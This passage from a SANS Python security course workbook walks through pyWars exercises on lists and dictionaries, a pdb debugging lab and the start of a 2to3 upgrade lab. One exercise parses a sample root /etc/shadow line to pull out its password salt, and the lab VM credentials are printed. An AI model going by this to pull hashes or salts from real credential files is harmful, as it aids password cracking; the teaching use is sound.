Like many of these challenges, this one could be solved in one line like this. In this example, you don't need to bother creating a function to solve it. You can just grab the data value and slice out the third item in the list.

```
>>> d.answer(19, d.data(19)[2])
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 20

Now let's grab Question 20:

```
>>> d.question(20)
'Build a list of numbers starting at 1 and up to but not including
the number in data(). '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(20)
>>> x
50
```

This question requires that you create a new list of numbers ranging from 1 up to but not including the number provided in `data()`. That is what the `range()` function does. Calling the range function and passing it 1 as its first parameter and d.data(20) as its second parameter will generate the required list.

Let's try it with the stored data:

```
>>> list(range(1, x))
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19,
20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36,
37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49]
```

Note: In Python 3, the `range()` function doesn't return a list; it returns a range object. This is why we use the `list()` function to convert it into a list.

Now let's use this to submit our answer and get the points:

```
>>> d.answer(20, list(range(1, d.data(20))))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 21

Grab the question as before:

```
>>> d.question(21)
'Count the number of items in the list in data(). The answer is the
number of items in the list. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(21)
>>> x
['e', 'j', 'z', 'h', '3', 'a', 'p', '6', 'm', '7', '9', 'n', '5',
'e', 'm', 'o', '3', '6', '5', 'x', '5', 'b', 'i', 'x', 'f', 's',
'g', 'o', '7', 'y', 'o', 'b', 'v', '2', '0', '9', 'p', 'i', 'w']
```

This challenge requires that you identify the number of items in a list. That is the purpose of the `len()` function.

Let's try it with the stored data:

```
>>> len(x)
39
```

If you measure the length of the list in `d.data(21)` using the `len()` function and submit the results, then you have the answer!

```
>>> d.answer(21, len(d.data(21)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 22

Now let's look at Question 22:

```
>>> d.question(22)
'Split the data element based on the comma (",") delimiter and
return the 10th element '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(22)
>>> x
'h,9,x,r,h,i,w,7,u,j,w,r,w,m,j'
```

Question 22 requires that you split the string based on the comma delimiter and return the 10th element. You can use the `split()` method to split on commas by passing a comma as an argument. The 10th element will be at position 9.

Let's try it with the stored data:

```
>>> x.split(",")
['h', '9', 'x', 'r', 'h', 'i', 'w', '7', 'u', 'j', 'w', 'r', 'w',
'm', 'j']
>>> x.split(",")[9]
'j'
```

You could use this to submit the answer directly, but this makes a great candidate to create a function for. Let's do that:

```
>>> def doanswer22(x):
...     return x.split(",")[9]
...
>>> doanswer22(x)
'j'
```

Let's try it with a call to `d.data(22)`:

```
>>> doanswer22(d.data(22))
'a'
```

© SANS Institute 2020

Now submit and collect your points:

```
>>> d.answer(22, doanswer22(d.data(22)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 23

Now let's look at Question 23:

```
>>> d.question(23)
'The data element contains a line from an /etc/shadow file. The
shadow file is a colon delimited file. The 2nd field in the colon
delimited field contains the password information. The password
information is a dollar sign delimited field with three parts. The
first part indicates what cypher is used. The second part is the
password salt. The last part is the password hash. Retrieve the
password salt for the root user. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(23)
>>> x
'root:$1$s6WikqlG$370xDLmeGD9m4aF/ciIlC.:14425:0:99999:7:::'
```

This question is all about splitting and slicing. First, split on the colon and grab the item at position 1:

```
>>> x.split(":")[1]
'$1$s6WikqlG$370xDLmeGD9m4aF/ciIlC.'
```

After splitting on the ":" and pulling the password information from position 1, we can split it again on the "$". Because the password field starts with a "$", the item in position 0 of the list returned by split() will be blank. The cipher algorithm is in position 1, and the salt that we want is in position 2. Now split on the dollar sign and grab the item at position 2:

```
>>> x.split(":")[1].split("$")[1]
'1'
>>> x.split(":")[1].split("$")[2]
's6WikqlG'
```

Excellent, let's create a function to solve this:

```
>>> def doanswer23(x):
...     return x.split(":")[1].split("$")[2]
...
>>> doanswer23(x)
's6WikqlG'
```

© SANS Institute 2020

Let's try it with a call to `d.data(23)`:

```
>>> doanswer23(d.data(23))
'kXtQZ4ms'
```

Now submit and collect your points:

```
>>> d.answer(23, doanswer23(d.data(23)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 24

Let's take a look at Question 24:

```
>>> d.question(24)
'Add a string of "Pywars rocks" to the end of the list in the data
element. Submit the new list. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(24)
>>> x
['something completely different', 'are you having fun']
```

For this question, you have to append a new entry to the end of the existing list in `data()`.

A common mistake is to try to return an object on the same line as you call a method for that object. For example, you might have your function "`return x.append('Pywars rocks')`". The problem is that the `.append()` method doesn't return a new copy of the list. It returns NOTHING or, more specifically, **None**. Instead, you should just return `x` and call the append function on a different line:

```
>>> x.append('Pywars rocks')
>>> x
['something completely different', 'are you having fun', 'Pywars
rocks']
```

Excellent, let's create a function to solve this:

```
>>> def doanswer24(x):
...     x.append('Pywars rocks')
...     return x
...
>>> doanswer24([1, 2, 3])
[1, 2, 3, 'Pywars rocks']
```

Let's use this function to submit and collect your points:

```
>>> d.answer(24, doanswer24(d.data(24)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 25

Let's take a look at Question 25:

```
>>> d.question(25)
'Add up all the numbers in the list and submit the total. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(25)
>>> x
[2, 5, 4, 2, 3, 3, 5, 6, 3, 1, 8, 8, 0, 7, 9, 1, 4, 0, 8, 5, 1]
```

For this question, you need to add up all the numbers in the `data()` element.

Python has a built-in function called "`sum()`" that will add up all the values in a list. So you could just call `sum()` and pass it `d.data(25)`.

```
>>> sum(x)
85
```

Alternatively, instead of using the built-in sum function, you could write your own. To do so, initialize a variable (such as 'total') to zero. Then step through the items in list x with a for loop, adding each item in the list to total.

```
>>> def mysum(x):
...     total = 0
...     for i in x:
...         total = total + i
...     return total
...
>>> mysum(x)
85
```

Let's use this function to submit and collect your points:

```
>>> d.answer(25, mysum(d.data(25)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 26

Let's take a look at Question 26:

```
>>> d.question(26)
'Given a string that contains numbers separated by spaces, add up
the numbers and submit the sum.  "1 1 1" -> 3 '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(26)
>>> x
'105 54 18 102 93 66 98'
```

This question is similar to the previous question. However, the list is now a string of numbers separated by spaces. That means you have the additional task of splitting the string, using space as a delimiter. This will create a list of strings. Then, for each item in the list of strings, you need to convert that to integers using the `int()` function. You can turn a list of strings into a list of integers with `.split()` and the `map()` function.

```
>>> sum(map(int, x.split()))
536
```

Alternatively, you can step through the items in the list with a for loop, as you did before, and add them up:

```
>>> def mysum(x):
...     total = 0
...     for num in x.split():
...         total = total + int(num)
...     return total
...
>>> mysum(x)
536
```

Let's use this function to submit and collect your points:

```
>>> d.answer(26, mysum(d.data(26)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 27

Let's take a look at Question 27:

```
>>> d.question(27)
'Create a string by joining together the words
"this","python","stuff","really","is","fun" by the character in
.data().   For example if data contains a hyphen (ie "-") then you
submit "this-python-stuff-really-is-fun". '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(27)
>>> x
'-'
```

This question requires that you join together specific words in a list into a string, using the string in the data element as the delimiter. The `.join()` method can be used to do this. By calling the `.join()` method of the character in the `data()` element and passing a list of words to it, you can create the required string.

```
>>> x.join(["this", "python", "stuff", "really", "is", "fun"])
'this-python-stuff-really-is-fun'
```

Let's try with a call to `.data(27)`:

```
>>> d.data(27).join(["this", "python", "stuff", "really", "is",
"fun"])
'this%python%stuff%really%is%fun'
```

This line calls `d.data(27)`, which retrieves a single character. Then you call that character's `join` method and pass it the list of words you want to turn into a string. That's it! You could submit that as an answer:

```
>>> d.answer(27, d.data(27).join(["this", "python", "stuff",
"really", "is", "fun"]))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 28

Let's take a look at Question 28:

```
>>> d.question(28)
'The answer is the list of numbers between 1 and 1000 that are
evenly divisible by the number provided.  2->[2,4,6,8..]
4->[4,8,16..] '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(28)
>>> x
11
```

There are a couple of ways to solve this one. You could use the range function to produce a list of all the numbers between 0 and 1001 and step by the number in the data element. You go to 1001 because the range function goes up to, but does not include, the stop number. The resulting list will always include the number 0, which is clearly not between 1 and 1000. So, you need to slice that list and drop the first entry off the list:

```
>>> list(range(0, 1001, x))[1:]
[11, 22, 33, 44, 55, 66, 77, 88, 99, 110, 121, 132, 143, 154, 165,
176, 187, 198, 209, 220, 231, 242, 253, 264, 275, 286, 297, 308,
319, 330, 341, 352, 363, 374, 385, 396, 407, 418, 429, 440, 451,
462, 473, 484, 495, 506, 517, 528, 539, 550, 561, 572, 583, 594,
605, 616, 627, 638, 649, 660, 671, 682, 693, 704, 715, 726, 737,
748, 759, 770, 781, 792, 803, 814, 825, 836, 847, 858, 869, 880,
891, 902, 913, 924, 935, 946, 957, 968, 979, 990]
>>> d.answer(28, list(range(0, 1001, d.data(28)))[1:])
'Correct!'
```

© SANS Institute 2020

Or you can create a function to do the same thing.

Use a for loop to step through all the numbers between 0 and 1001, and if it is evenly divisible by the number in `data()`, then add it to the answer list:

```
>>> def doanswer28(x):
...     answerlist = []
...     for eachnum in range(1, 1001):
...         if eachnum % x == 0:
...             answerlist.append(eachnum)
...     return answerlist
...
>>> d.answer(28, doanswer28(d.data(28)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 29

Let's take a look at Question 29:

```
>>> d.question(29)
'Given a list of hexadecimal digits return a string that is made
from their ASCII characters. Ex[41 4f]-> "AO" '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(29)
>>> x
['74', '68', '61', '74', '73', '20', '6e', '6f', '20', '6f', '72',
'64', '69', '6e', '61', '72', '79', '20', '72', '61', '62', '62',
'69', '74']
```

Imagine this is a network packet with hexadecimal characters in it. Convert the list of hex bytes to a string! Remember that the `int()` function can be used to convert a string to an integer by passing a base as the second parameter like this: `int("FF", 16)` will return `255`. So you can first convert the character at position 0 and then the character in position 1 like this:

```
>>> chr(int(x[0], 16))
't'
>>> chr(int(x[1], 16))
'h'
```

Now all you need is a function to step through each character in the list:

```
>>> def doanswer29(xlist):
...     answerstring = ""
...     for hexchar in xlist:
...         answerstring = answerstring + chr(int(hexchar, 16))
...     return answerstring
...
>>> doanswer29(x)
'thats no ordinary rabbit'
```

Now let's try that with a direct call to `.data(29)`:

```
>>> doanswer29(d.data(29))
'nudge nudge wink wink'
```

Excellent! Time to submit and get your points:

© SANS Institute 2020

```
>>> d.answer(29, doanswer29(d.data(29)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 30

Let's take a look at Question 30:

```
>>> d.question(30)
'You will be given a list that contains two lists.  Combine the two
lists and eliminate duplicates.  The answer is the SORTED combined
list.  [[d,b,a,c][b,d]] -> [a,b,c,d] '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(30)
>>> x
[['4', '0', '4', '1'], ['2', '0', '7', '6', '0']]
```

For this question, you have to combine two lists, eliminate duplicates, and sort the lists. Combining the lists is as easy as adding the two lists together. You sort them with the `sorted()` function. Making items in the list unique can be done multiple ways. We will discuss two here now and then a third later this week. One way is to convert the list into a `set()` and back into a `list`. A mathematical set, by definition, has no duplicates. The process of converting a list to a set eliminates duplicates. `sorted()` will return it back to us as a `list`. **Type ONE of the following two options to create doanswer30().**

```
>>> def doanswer30(two_lists):
...     return sorted(set( two_lists[0] + two_lists[1] ))
...
>>> doanswer30(x)
['0', '1', '2', '4', '6', '7']
```

Another method would be to step through each item in the list and add items to a new list only if they are not already on the list. Here you can see examples of each of these methods being used:

```
>>> def doanswer30(two_lists):
...     uniquelist = []
...     for item in two_lists[0] + two_lists[1]:
...         if not item in uniquelist:
...             uniquelist.append(item)
...     return sorted(uniquelist)
...
>>> doanswer30(x)
['0', '1', '2', '4', '6', '7']
```

© SANS Institute 2020

Excellent! Time to submit and get your points:

```
>>> d.answer(30, doanswer30(d.data(30)))
'Correct!'
```

Lab Conclusions

In this lab, we covered how to work with lists by doing the following:

- Grab an element out of a list at a specific index
- Create a list of numbers up to a specified number or divisible by a certain number
- Count the number of items in a list
- Split a string to create a list
- Split a string to extract data
- Append an item to a list
- Sum all items in a list
- Create a string by joining a list of strings together
- Combine two lists, sort them, and remove duplicates

© SANS Institute 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 2.2: pyWars Dictionaries

Objectives

- Perform the list exercises in pyWars
- Work with Python dictionaries
- Most require you to define a function
- Complete as many of the following as you can: 31 through 35

Lab Description

pyWars has several challenges that will build your skills working with dictionaries. For this lab, we will focus on five of them. You may not have time to complete all of them. That is okay! Some of you will finish early. There is no need to stop at number 35. Begin this lab by starting on Question 31..

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **`essentials-workshop`** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

Create a pyWars session:

© SANS Institute 2020

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

No Hints Challenge

Work through pyWars challenges 31 through 36. These exercises are designed to build your dictionary skills.

Full walkthroughs start on the next page.

© SANS Institute 2020

Full Walkthrough: Question 31

The first thing to do is to look at the question:

```
>>> d.question(31)
'Data contains a dictionary.  Submit a SORTED list of all of the
keys in the dictionary. '
```

Question 31 asks that you extract all the keys from the dictionary and sort them.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(31)
>>> x
{'7': 'd', 'a': 'w', 'b': 'v', 'g': 't', 'f': 'g', 'h': '2', 'k':
'b', 'q': '7', 'p': '5', 'r': 'r', '5': 'k', 'w': '5', 'y': 't',
'8': 'c', 'z': 'n'}
```

You can get the keys with the `.keys()` method. The answer is a sorted list of the keys from the dictionary.

```
>>> sorted(x.keys())
['5', '7', '8', 'a', 'b', 'f', 'g', 'h', 'k', 'p', 'q', 'r', 'w',
'y', 'z']
```

Like many of these challenges, this one could be solved in one line like this. In this example, you don’t need to bother creating a function to solve it. You can just produce a sorted list of keys:

```
>>> d.answer(31, sorted(d.data(31).keys()))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 32

Now let's grab Question 32:

```
>>> d.question(32)
'Data contains a dictionary.  Submit a SORTED list of all of the
values in the dictionary. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(32)
>>> x
{'y': 'l', 'd': '2', 'f': 'y', 'h': '4', 'k': 'h', 'm': 'g', 'q':
'j', 'p': 'f', 'w': 'n', '6': 's', '9': 'i', 'z': 'k'}
```

This question is very similar, but instead of the keys, we are interested in the values. The `.values()` method will return a list of values. Then you need to sort it using the `sorted()` function.

Let's try it with the stored data:

```
>>> sorted(x.values())
['2', '4', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'n', 's', 'y']
```

Now let's use this to submit our answer and get the points:

```
>>> d.answer(32, sorted(d.data(32).values()))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 33

Grab the question as before:

```
>>> d.question(33)
'Data contains a dictionary. Submit a SORTED list of tuples. There
should be one tuple for each entry in the dictionary. Each tuple
should contain a key and its associated value from the dictionary. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(33)
>>> x
{'7': 'l', '8': 'c', 'a': '7', 'c': '2', 'b': 'o', 'i': 'v', '5':
'd', '4': 'c', 'w': 'l', '6': '9', '9': '5', 'x': 'f', 'z': 'j'}
```

This question requires that you extract both the keys and their values and return a sorted list of tuples. Fortunately for us, the `.items()` method will return a list of tuples containing both the keys and values. So it is just a matter of sorting the result of the `.items()` method.

Let's try it with the stored data:

```
>>> sorted(x.items())
[('4', 'c'), ('5', 'd'), ('6', '9'), ('7', 'l'), ('8', 'c'), ('9',
'5'), ('a', '7'), ('b', 'o'), ('c', '2'), ('i', 'v'), ('w', 'l'),
('x', 'f'), ('z', 'j')]
```

Now let's use this to submit our answer and get the points:

```
>>> d.answer(33, sorted(d.data(33).items()))
'Correct!'
```

© SANS Institute 2020

Now let's look at Question 34:

```
>>> d.question(34)
'Data contains a dictionary.  Add together the integers stored in
the dictionary entries with the keys "python" and "rocks" and submit
their sum. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(34)
>>> x
{'python': 550, 'big': 40, 'rocks': 576}
```

This question requires that you extract two entries from the dictionary. You need the entries with the keys '**python**' and '**rocks**'. You can use either the `.get()` method or the slicing syntax `x['python']` to retrieve a value from the dictionary. Then you add together the integers in the values for those two entries.

Let's try it with the stored data:

```
>>> x.get('python') + x.get('rocks')
1126
```

Let's create a function that will take our data and return the result:

```
>>> def doanswer34(x):
...     return x.get('python') + x.get('rocks')
...
>>> doanswer34(x)
1126
```

Now submit and collect your points:

```
>>> d.answer(34, doanswer34(d.data(34)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 35

Now let's look at Question 35:

```
>>> d.question(35)
"Data contains a dictionary of dictionaries.  The outer dictionary
contains dates in the format of Month-Year.  The value for each of
those entries is another dictionary.  That dictionary contains
Operating System classes as the key and its percentage of use in the
target organization as the value.  What percentage of the attack
surface was 'Vista' in '6-2017'?"
```

Let's get a sample of the data and store it in a variable 'x':

```
>>> x = d.data(35)
```

For this question, the data contains a dictionary of dictionaries. The outer dictionary is keyed on a string representing a month and year. When you extract the value at the key '**6-2017**', you will find another dictionary:

```
>>> x.get('6-2017')
{'Vista': '0.26', 'WinXP': '0.05', 'Mobile': '0.28', 'Win7': '0.47',
'Mac': '0.08', 'NT*': '0.03', 'Linux': '0.11'}
```

That returned a dictionary that also has a `.get()` method. We can call it to retrieve a value from the inner dictionary. The answer is the value of the '**Vista**' key in that inner dictionary:

```
>>> x.get('6-2017').get('Vista')
'0.26'
```

Now submit and collect your points:

```
>>> d.answer(35, d.data(35).get('6-2017').get('Vista'))
'Correct!'
```

© SANS Institute 2020

Lab Conclusions

In this lab, we covered how to work with dictionaries by doing the following:

- Extracting all the keys and sorting them
- Extracting all the values and sorting them
- Extracting the key value pairs as a list of tuples and sorting them
- Extracting values associated with specific keys

© SANS Institute 2020

Exercise 2.3: PDB

Objectives

- Our Rock, Paper, Scissors game is broken. Please fix it!
- Debug the "`debugme.py`" file in the `essential-workshop` directory.
- Run **`debugme.py`** several times until we find the error
- Debug it! `$` **`python -m pdb debugme.py`**

Lab Description

The `debugme.py` program in the **`~/Documents/pythonclass/essentials-workshop`** directory is supposed to be the classic game Rock, Paper, Scissors. Unfortunately, the program has some errors in it. As you can see when you run it, all it does now is `print("I choose <something>")` when it picks a random value. Additionally, every once in a while, it crashes. The program is **SUPPOSED** to prompt the user to choose either rock, paper, or scissors, and then the computer will make a choice and tell you who wins. Obviously, something is horribly wrong. Focus your attention on two questions:

1. Why doesn't the program prompt the users for their choice?
2. Why does the program periodically crash?

© SANS Institute 2020

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **`essentials-workshop`** directory and start the Python debugger:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python -m pdb debugme.py
> ./debugme.py(2)<module>()
-> import random
(Pdb)
```

No Hints Challenge

Find and fix the errors in debugme.py. You will perform the following tasks:

- Examine the source code with `list` and `<enter>`
- Break on line 40, then `STEP IN` to the `askplayer()` function to determine why it doesn't ask for input
- Find and fix the second error preventing this program from working
- Remember the following:
    - **break #**: Break on line #
    - **c**: Continue
    - **s**: Step in to
    - **n**: Next line
    - **p** <expression>: Print
    - **quit()**: Quit

Full walkthrough starts on the next page.

© SANS Institute 2020

Full Walkthrough: debugme.py

If you didn't already do so, start the debugger by running "`python -m pdb debugme.py`".

```
$ cd Documents/pythonclass/essentials-workshop/
$ python -m pdb debugme.py
> ./debugme.py(2)<module>()
-> import random
(Pdb)
```

Now you are in the Python Debugger and you have the (PDB) prompt. Let's look at the source code. Type `list` and press `Enter`.

```
-> import random
(Pdb) list
  1       # This program has 2 logic errors in it.   Use the pdb
program to step through them and find them.
  2  ->   import random
  3       import sys
  4
  5       if sys.version_info.major==2:
  6           input = raw_input
  7
  8       def askplayer(prompt):
  9           theirchoice=""
 10           while theirchoice in ['rock','paper',"scissors"]:
 11               theirchoice=input(prompt)
(Pdb)
```

© SANS Institute 2020

The first 11 lines of the program appear on the screen. Press `Enter` and you will see 11 more lines.

```
 (Pdb) <ENTER>
 12            return theirchoice
 13
 14        def mychoice(choices):
 15            randomnumber=random.randint(1,3)
 16            try:
 17                computerchoice=choices[randomnumber]
 18            except:
 19                pass
 20            return computerchoice
 21
 22        def compare(p1,p2):
(Pdb)
```

Continue pressing Enter until you can see line 40 of the program. Line 40 reads as follows:

```
<snip>
40   p=askplayer("Enter rock,paper or scissors:")
<snip>
```

This line of code should ask players for their choice, but it doesn't appear to do anything when the program is executed. Let's create a breakpoint at this line and watch the function execute. Type `break 40` and press `Enter` to create the breakpoint.

```
(Pdb) break 40
Breakpoint 1 at ./debugme.py:40
```

Then type `c` and press `Enter` to "**continue**" running the program until it reaches the new breakpoint:

```
(Pdb) c
> ./debugme.py(40)<module>()
-> p=askplayer("Enter rock,paper or scissors:")
```

The bottom line shows the line of code it is about to execute. Typing `n` would execute the program until it reaches the next line in the program, which is line 41.

We don't want to go to line 41; we want to see what the `askplayer()` function will do, so we need to "**step into**" the function with the '`s`' command. Type `s` and press `Enter`:

© SANS Institute 2020

```
(Pdb) s
--Call--
> ./debugme.py(8)askplayer()
-> def askplayer(prompt):
```

Python tells you it has made a "`call`" to "`def askplayer()`". Now we can use '`n`' to step into the **NEXT** line inside `askplayer`.

```
(Pdb) n
> ./debugme.py(9)askplayer()
-> theirchoice=""
```

It assigns the variable "`theirchoice`" to an empty string. Type `n` to go to the next line:

```
(Pdb) n
> ./ debugme.py(10)askplayer()
-> while theirchoice in ['rock','paper',"scissors"]:
```

This while loop will execute for as long as their choice is in the list. Let's ask Python to tell us if the contents of the variable "`theirchoice`" is in the list using the `p` command and giving it an expression to print:

```
(Pdb) p theirchoice in ['rock', 'paper', 'scissors']
False
```

Python prints "`False`", indicating that `theirchoice` is not in the list. Therefore, the while loop will not execute. If we take a closer look at the code, it appears that this while loop was supposed to execute continuously UNTIL the user enters a value that is in the list. In other words, this while loop is supposed to execute for as long as the user enters something that is NOT in the list of correct choices. Let's quit PDB and make that change:

```
(Pdb) quit()
```

This exits PDB.

© SANS Institute 2020

Fix that incorrect line of code. Use gedit to change this line of code
`"while theirchoice in ['rock','paper',"scissors"]:"`
to
`"while theirchoice` **`not`** `in ['rock','paper',"scissors"]:"`

```
def askplayer(prompt):
    theirchoice=""
    while theirchoice not in ['rock','paper',"scissors"]:
        theirchoice=input(prompt)
    return theirchoice
```

Save your updated program and try to run it again:

```
$ python debugme.py
Enter rock,paper or scissors:
```

Hey, now it prompts us for a choice! The game even works... sometimes. But we want it to work all the time.

Now let's look at the second error. Run the program several times, and you will eventually see the error you see here on the screen. The program works sometimes, and other times it crashes. When it crashes, the error message indicates that it crashed on line 20 inside the function "`mychoice`".

```
$ python debugme.py
Enter rock,paper or scissors:rock
I choose scissors
You WIN!!
$ python debugme.py
Enter rock,paper or scissors:rock
Traceback (most recent call last):
  File "debugme.py", line 41, in <module>
    c=mychoice(choices)
  File "debugme.py", line 20, in mychoice
    return computerchoice
UnboundLocalError: local variable 'computerchoice' referenced
before assignment
```

© SANS Institute 2020

Rather than jumping straight to line 20, let's break when the `mychoice()` function is called and watch it execute. Start your program with the Python Debugger:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python -m pdb debugme.py
> ./debugme.py(2)<module>()
-> import random
(Pdb)
```

We can create breakpoints based on a line number or the name of a function in our program. Create a breakpoint at the start of the `mychoice` function:

```
(Pdb) break mychoice
Breakpoint 1 at ./debugme.py:14
```

This creates a breakpoint in the `mychoice` function. Now let's run the program until our breakpoint by entering `c` and pressing `Enter`. After the program starts, you will be prompted to choose rock, paper, or scissors. Make a choice and press `Enter`, and then we will reach the breakpoint:

```
(Pdb) c
Enter rock,paper or scissors:rock
> ./debugme.py(15)mychoice()
-> randomnumber=random.randint(1,3)
```

Now we have reached the breakpoint! Use the '`list`' command to examine the source code you are currently running:

```
(Pdb) list
 <snip>
 14 B     def mychoice(choices):
 15  ->       randomnumber=random.randint(1,3)
 16           try:
 17               computerchoice=choices[randomnumber]
 18           except:
 19               pass
 20           return computerchoice
```

Python puts an arrow (`->`) at the line number it is currently executing. In this case, it paused on line number 15.

© SANS Institute 2020

The program is about to choose a random number between 1 and 3. Let that line of code execute and examine the value of `randomnumber`. Enter `n` to run the next line of code:

```
(Pdb) n
> ./debugme.py(16)mychoice()
-> try:
```

Now let's look at the contents of the variable `randomnumber` with the `p` command:

```
(Pdb) p randomnumber
1
```

NOTE: Your number may be different.... It is random.

In this example, Python shows that variable has a value of 1. I want to see what happens when `randomnumber` is 3. Set a conditional breakpoint on line 16 and rerun the program until it breaks:

```
(Pdb) clear 1
Deleted breakpoint 1
(Pdb) break 16
Breakpoint 2 at ./debugme.py:16
(Pdb) condition 2 randomnumber==3
```

This new conditional breakpoint will only be triggered when it reaches line 16 and the variable randomnumber is 3. Now that you have a conditional breakpoint, let’s run the program until it breaks.

When you press c to continue, the program will continue to execute. If you are prompted for input, choose rock, paper, or scissors:

```
(Pdb) c
Enter rock,paper or scissors:rock
```

The program will then continue to execute. It may finish successfully without an error, in which case it will print a message that says, "`The program finished and will be restarted`." If the program finishes, run it again by pressing c, as shown in the slide and below.

© SANS Institute 2020

```
(Pdb) c
Enter rock,paper or scissors:rock
I choose paper
You LOSE!!!
The program finished and will be restarted
> ./debugme.py(2)<module>()
-> import random
(Pdb) c
```

Repeat this process and restart the program over and over again until the random number generator chooses 3 and it satisfies the breakpoint condition, and it breaks at the "`try:`" line. When it does, print the contents of `randomnumber` to verify that it contains the number 3:

```
-> try:
(Pdb) p randomnumber
3
```

Now `randomnumber` is set to 3. Considering the following two lines of code, what will happen when we execute the next line that looks up an index of 3 in the 'choices' array?

```
choices  = ["rock", "paper", "scissors"]
computerchoice=choices[randomnumber]
```

Let's try it and see.

Press '`n`' to execute until you reach the next line.

```
(Pdb) n
> ./debugme.py(17)mychoice()
-> computerchoice=choices[randomnumber]
```

The first '`n`' executes steps into the '`try:`' loop. The next '`n`' will set the variable '`computerchoice`':

```
(Pdb) n
IndexError: 'list index out of range'
> ./debugme.py(17)mychoice()
-> computerchoice=choices[randomnumber]
```

Ouch. We got an `IndexError:'list index out of range'` error. The programmer incorrectly tried to use an exception handler to fix the error. That isn't the way to handle the problem. Instead, we

© SANS Institute 2020

should try to determine why it is out of range. Look at our choices list to see what happens when randomnumber is 3:

```
(Pdb) p len(choices)
3
(Pdb) p choices[1]
'paper'
(Pdb) p choices[2]
'scissors'
(Pdb) p choices[3]
*** IndexError: IndexError('list index out of range',)
```

Oh, yeah.... That's right, the lists start with a zero offset—that is, `index[0]`, not `index[1]`. The range for our random number is wrong! We should choose a random number between 0 and 2. Quit PDB and fix that code:

```
(Pdb) quit()
```

Let’s fix that incorrect line of code. Use gedit to change the following line of code:
`"randomnumber=random.randint(1,3)"`
to
`"randomnumber=random.randint(0,2)"`

```
def mychoice(choices):
    randomnumber=random.randint(0,2)
    try:
        computerchoice=choices[randomnumber]
    except:
        pass
    return computerchoice
```

Now run your program and play Rock, Paper, Scissors to your heart's content.

© SANS Institute 2020

Lab Conclusions

In this lab, we covered how to work with the Python debugger PDB by doing the following:

- Launching our Python script with the debugger module
- Listing the code about to be executed
- Setting breakpoints
- Stepping through the code
- Printing variables

© SANS Institute 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 2.4: Upgrading Using 2to3

Objectives

- Use 2to3 to upgrade a Python2 program to Python3
- Fix any issues that are left behind after using 2to3
- Understand security implications of the continued use of Python2

Lab Description

For this lab, we will experiment with the use of 2to3 to upgrade programs from Python2 to Python3. We will explore the capabilities and limitations of the tool and examine the security implications of upgrading. The file "bridge_of_death.py" is written in Python2. Upgrade it to Python3 and verify it has no security vulnerabilities if it is run with Python2.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **essentials-workshop** directory. Type the following and press enter.

```
$ cd Documents/pythonclass/essentials-workshop/
```

© SANS Institute 2020

No Hints Challenge

- Run the bridge_of_death.py program in Python2 to understand the functionality of the program
- Run 2to3 on the program to upgrade it to Python3
- Attempt to rerun the program
- Fix the remaining errors in the program
- Run the upgraded and fixed program in Python2 and examine the security issue that has been created
- Fix the security vulnerability

Full walkthrough starts on the next page.

© SANS Institute 2020

Full Walkthrough

Make sure you are in the Essentials Workshop as outlined in the "Lab Setup" above. Then try to run the bridge_of_death.py program with python2.

